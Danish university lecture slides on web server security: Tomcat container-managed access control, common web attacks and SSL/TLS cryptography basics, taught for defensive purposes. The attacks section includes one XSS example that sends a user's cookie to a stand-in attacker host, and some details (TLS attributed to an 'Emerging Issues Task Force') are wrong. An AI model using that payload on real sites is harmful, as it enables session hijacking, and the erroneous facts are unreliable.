Webserverprogrammering

sikkerhed - dag 12

Webapplikationer og angreb
Sikkerhed og SSL

- Adgangskontrol
- Angreb mod webapplikation
- Intro til sikker forbindelse
- SSL – 'Secure Socket Layer'
- TLS – 'Transport Layer Security'
- SSL i Java

Adgangskontrol

Websideadgangskontrol

- Ønske om begrænset adgang til website / enkelt webside
- Brugere må identificere sig med bruger ID mv. via webbrowser / klient
- Evt. ønske om at hindre forfalsket bruger, fx hvis bruger ID mv. kunne tappes fra netværket eller ID mv. kunne udleveres til falsk bruger
- Med JSP/Servlet er der mulighed for **containerstyret adgangskontrol** eller **applikationsstyret adgangskontrol**

Brugere og roller generelt

- Til bruger ID er ofte knyttet en rolle / flere roller (privilegier)
- Bruger ID og rolle/roller må på forhånd registreres af server
- En rolle giver muligheder/rettigheder på serveren

Brugere og roller ifm. containerstyret adgangskontrol

- Brugere og deres roller angives i filen `conf/tomcat-users.xml`, fx:

```
<tomcat-users>
  <user name="stud" password= "xxxxxxx" roles="standard,manager" />
  <user name="tomcat" password="tomcat" roles="tomcat" />
  <user name="role1"  password="tomcat" roles="role1"  />
  <user name="both"   password="tomcat" roles="tomcat,role1" />
</tomcat-users>
```

- Roller ifm. den enkelte applikation angives i filen `web.xml`, fx:

```
<security-constraint>
 <web-resource-collection>
   <web-resource-name>Entire Application</web-resource-name>
   <url-pattern>/*</url-pattern>
 </web-resource-collection>
 <auth-constraint>
   <role-name>manager</role-name>
 </auth-constraint>
</security-constraint>
```

Transportgarantier

- Et ekstra `user-data-constraint` element kan tilføjes `security-constraint`:

```
<user-data-constraint>
     <transport-guarantee>garanti</transport-guarantee>
</user-data-constraint>
```

- Garantierne er

  a) NONE – Der sendes i klartekst mellem server og klient

  b) INTEGRAL – Der sendes så data ikke kan ændres (vha. SSL)

  c) CONFIDENTIAL – Der sendes så data ikke kan læses+ændres (vha. SSL)

Containerstyret adgangskontrol fortsat

- Et ekstra `login-config` element kan tilføjes i filen `web.xml`, fx:

```
<login-config>
     <auth-method>BASIC</auth-method>
     <realm-name>Tomcat Manager Application</realm-name>
</login-config>
```

- Metoderne er

  a) BASIC – Bruger ID og password overføres via browserens webside login vindue med base64 kodning (ingen kryptering)

  b) FORM – Som BASIC, blot er login vindue/side del af webapplikationen (ekstra element `form-login-config` oplyser siden + fejlside)

  c) DIGEST – Som BASIC, blot sendes hashværdi af password

  d) CLIENT-CERT – Brugers/klients certifikat skal sendes til server

- Ved brug af CONFIDENTIAL som transportgaranti sikres under alle omstændigheder hemmelig/krypteret forsendelse (vha. SSL)

Eksempel på FORM-metoden

```
Web.xml:
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app
  PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
  "http://java.sun.com/j2ee/dtds/web-app_2_3.dtd">

<web-app>
  <security-constraint>
    <web-resource-collection>
      <web-resource-name>
        Restricted Area
      </web-resource-name>
      <url-pattern>/servlet/*</url-pattern>
    </web-resource-collection>
    <auth-constraint>
      <role-name>manager</role-name>
      <role-name>tomcat</role-name>
    </auth-constraint>
  </security-constraint>
```

```
<login-config>
    <auth-method>FORM</auth-method>
    <form-login-config>
      <form-login-page>/Login.html</form-login-page>
      <form-error-page>/Error.html</form-error-page>
    </form-login-config>
  </login-config>
</web-app>
```

```
Login.html:
<H2>Please enter your user name and password</H2>
<FORM ACTION="j_security_check" METHOD="POST">
<TABLE>
<TR><TD>User name:</TD>
  <TD><INPUT TYPE=TEXT NAME="j_username"></TD></TR>
<TR><TD>Password:</TD>
  <TD><INPUT TYPE=PASSWORD NAME="j_password"></TD></TR>
<TR><TD><INPUT TYPE=RESET></TD>
  <TD><INPUT TYPE=SUBMIT VALUE="Login"></TD></TR>
</TABLE>
</FORM>
```

Error.html: (ganske enkel)

Hvordan kan forsikres at containerstyret adgangskontrol er slået til?

```
out.println("Auth Type: "+ request.getAuthType());
/* Giver BASIC_AUTH, FORM_AUTH, DIGEST_AUTH eller CLIENT_CERT_AUTH */

out.println("Remote User: "+request.getRemoteUser());
/* Giver bruger ID; null hvis ikke autentificeret */

if (request.isUserInRole("tomcat"))
  out.println("User in role tomcat");
else
  out.println("User not in role tomcat");
```

Angreb mod webapplikation

Antag aldrig noget om data, der kommer fra brugeren!

Angrebsmuligheder

- Brugeren overholder ikke antagelser om parameterindhold
- Brugeren overholder ikke antagelser om cookie-indhold
- Brugeren overskrider antagelser omkring længder (parametre+cookie)
- Brugeren laver selv URL'er i forsøg på tilgang til sider/filer i webapplikationen
- Generelt: Aflytte/ændre/genforsende andres kommunikation, lave *spoofing* af IP-adresse, præsentere selvsigneret eller stjålet certifikat, lave (distribueret) *denial-of-service* angreb

Eksempler på konkrete angreb

- HTML-injektion – HTML-koder, evt. JavaScript afleveres i parametre; kommer disse data senere uændret frem på en webside, kan brugerens browser styres – fx omdirigeres til anden webside
- SQL-injektion – SQL afleveres i parametre; benyttes disse data senere uændret på en webside, vil serveren evt. udføre SQL'en med succes (kræver et vist kendskab til webapplikationens database)
- XXX-injektion – XXX afleveres i parametre med det formål at udføre script eller program på serverside (kan evt. føre til overtagelse af servermaskine) – MS IIS har gennem tiden vist en række huller af denne slags
- Cross-site scripting (XSS) – Et injektionsangreb, hvor anden bruger uvidende udfører fx JavaScript – Formål er angreb mod anden bruger
- Sessionskapring – Gennemføres fx ved at snuppe cookie fra anden bruger gennem XSS

  Eks.: <script>window.open("http://angriber.dk/"+document.cookie)</script>

Sikkerhedsekspertens råd til webudviklere

Filtrér ulovlige tegn i modtaget data væk før de anvendes

Undgå at uventet store datamængder fører til overflow/undtagelser/mv.

Genkend bruger på mere end cookie, fx IP-adresse,
og lad login udløbe hurtigt

Brug SSL/HTTPS når personlige oplysninger og penge står på spil!

Sikkerhedsekspertens råd til brugere

Antag usikker webapplikation og slå popup-vinduer
og alle former for script-udføringer fra i browseren!

Intro til sikker forbindelse

Standarder


- SSLv1, SSLv2, SSLv3 (1994, 1994, 1995 Netscape)
- TLSv1 (1999 Microsoft / EITF - Emerging Issues Task Force)

Hvad kan angribes?

- Integritet (dataindholdet ændres)
- Hemmeligholdelse (nogen lytter med)
- Autentificering (udgive sig for en anden)


Hvilke metoder har vi til sikring af ovenstående?

Symmetrisk kryptering



Problem:	Begge parter må på forhånd kende nøglen K_{AB}
Algoritmer, fx:	DES (56 bit nøgle), 3DES (112, 168 bit nøgle) AES (128, 192, 256 bit nøgle)
Brydning: (brute force)	DES (56) – ca. én dag! AES (256) – trillioner af år!

Asymmetrisk / offentlig nøgle kryptering



K_B^+ Bob's public key

K_B^- Bob's private key

plaintext message, m

encryption algorithm

ciphertext

$K_B^+(m)$

decryption algorithm


plaintext message

$m = K_B^-(K_B^+(m))$

$$K_B^-(K_B^+(m)) = m = K_B^+(K_B^-(m))$$

Algoritmer, fx: RSA (512, 1024, 2048 bit nøgler)
DHE - Diffie-Hellman (512, 1024 bit nøgler – kun nøgleforhandling til symmetrisk krypt.)

Hashværdi





Problem:	Tekst kan ændres og hashværdi genberegnes! Kryptering bør derfor tilføjes
Algoritmer, fx:	MD5 (128 bit hashværdi) SHA-1 (160 bit hashværdi)

Digital signatur


Afsender siden:

Modtager siden:





Certifikat


Bob's public key
K_B^+
Bob's identifying information
digital signature (encrypt)
CA private key
K_{CA}^-
K_B^+
certificate for Bob's public key, signed by CA

CA – Certificate Authority garanterer for at person (eller computer) er den rigtige

Beviset er, at CA's private nøgle er anvendt på certifikatet

X509.v3 certifikat (hentet fra Opera browser)

Certificate name:
VeriSign Class 1 Public Primary Certification Authority - G3
VeriSign, Inc.
(c) 1999 VeriSign, Inc. - For authorized use only
US

Issuer:
VeriSign Class 1 Public Primary Certification Authority - G3
VeriSign, Inc.
(c) 1999 VeriSign, Inc. - For authorized use only
US

Certificate version: 1
Serial number: 0x8B5B75568454850B00CFAF3848CEB1A4
Not valid before: Oct 1 00:00:00 1999 GMT
Not valid after: Jul 16 23:59:59 2036 GMT
Fingerprint: B1 47 BC 18 57 D1 18 A0 78 2D EC 71 E8 2A 95 73

Selvsigneret!

Offentlig nøgle


```
Public key algorithm: rsaEncryption
  Public-Key (2048 bit):
  Modulus:
    0000: 3D D1 76 96 9F 6B 65 BF E1 51 11 6D AA 68 DA 18
   0010: A3 A7 AA F6 DD C1 88 58 C5 D1 27 83 AF 4A 04 15
   0020: 81 47 56 0F D7 B4 3B 1F DB D9 02 1E 29 A3 5C 12
   0030: 37 C7 EA A6 E8 F6 63 8C 54 1B C8 55 AD BD 29 DB
   0040: 5C E9 23 3F 19 78 AE D9 CD A3 5F 9A 30 EB 9E 75
   0050: C9 DD 9C B3 C5 A0 CA 96 67 BE E4 A1 27 B8 1A 00
   0060: 13 A0 CF 6E 3C DB 78 59 D2 D7 54 3E FE BA EA 21
   0070: 99 87 FE DA CC 4C 2B 75 7F C2 FF 60 E0 F1 9D F8
   0080: E2 95 1D 06 AD CA AC E0 14 CA 3F AD 06 54 26 21
   0090: AB AC 09 36 A2 D5 68 55 A3 36 04 01 BC 66 DD 36
   00A0: 12 63 35 76 01 4E 78 10 49 4C E4 DF 56 18 42 FE
   00B0: ED 39 18 C8 94 6D F6 60 EC 71 1F 47 A3 1E 58 40
   00C0: C7 57 A5 44 F0 0E E3 0B EC 1A 6D C4 EF 27 54 4E
   00D0: 15 6E AA DE C8 1B 6E 1F 35 83 F0 1F 33 D1 94 C2
   00E0: 08 06 AC 0D 59 26 C7 C0 66 51 24 DD 7A D9 16 13
   00F0: 6C DC 3D DE 9C 78 04 F3 D8 A7 F9 B4 B9 D4 84 DD

  Exponent:
     01 00 01
```

Signatur

Public key algorithm: sha1WithRSAEncryption

```
 0000: AB 66 8D D7 B3 BA C7 9A B6 E6 55 D0 05 F1 9F 31
0010: 8D 5A AA D9 AA 46 26 0F 71 ED A5 AD 53 56 62 01
0020: 47 2A 44 E9 FE 3F 74 0B 13 9B B9 F4 4D 1B B2 D1
0030: 5F B2 B6 D2 88 5C B3 9F CD CB D4 A7 D9 60 95 84
0040: 3A F8 C1 37 1D 61 CA E7 B0 C5 E5 91 DA 54 A6 AC
0050: 31 81 AE 97 DE CD 08 AC B8 C0 97 80 7F 6E 72 A4
0060: E7 69 13 95 65 1F C4 93 3C FD 79 8F 04 D4 3E 4F
0070: EA F7 9E CE CD 67 7C 4F 65 02 FF 91 85 54 73 C7
0080: FF 36 F7 86 2D EC D0 5E 4F FF 11 9F 72 06 D6 B8
0090: 1A F1 4C 0D 26 65 E2 44 80 1E C7 9F E3 DD E8 0A
00A0: DA EC A5 20 80 69 68 A1 4F 7E E1 6B CF 07 41 FA
00B0: 83 8E BC 38 DD B0 2E 11 B1 6B B2 42 CC 9A BC F9
00C0: 48 22 79 4A 19 0F B2 1C 3E 20 74 D9 6A C3 BE F2
00D0: 28 78 13 56 79 4F 6D 50 EA 1B B0 B5 57 B1 37 66
00E0: 58 23 F3 DC 0F DF 0A 87 C4 EF 86 05 D5 38 14 60
00F0: 99 A3 4B DE 06 96 71 2C F2 DB B6 1F A4 EF 3F EE
```

SSL – ’Secure Socket Layer’



HTTP | FTP | SMTP
TCP
IP/IPSec

(a) Network Level

HTTP | FTP | SMTP
SSL or TLS
TCP
IP

(b) Transport Level


S/MIME | PGP | SET
Kerberos | SMTP | HTTP
UDP | TCP
IP

(c) Application Level

Transportlagsplacering sikrer

a) Kryptering fra ende til ende

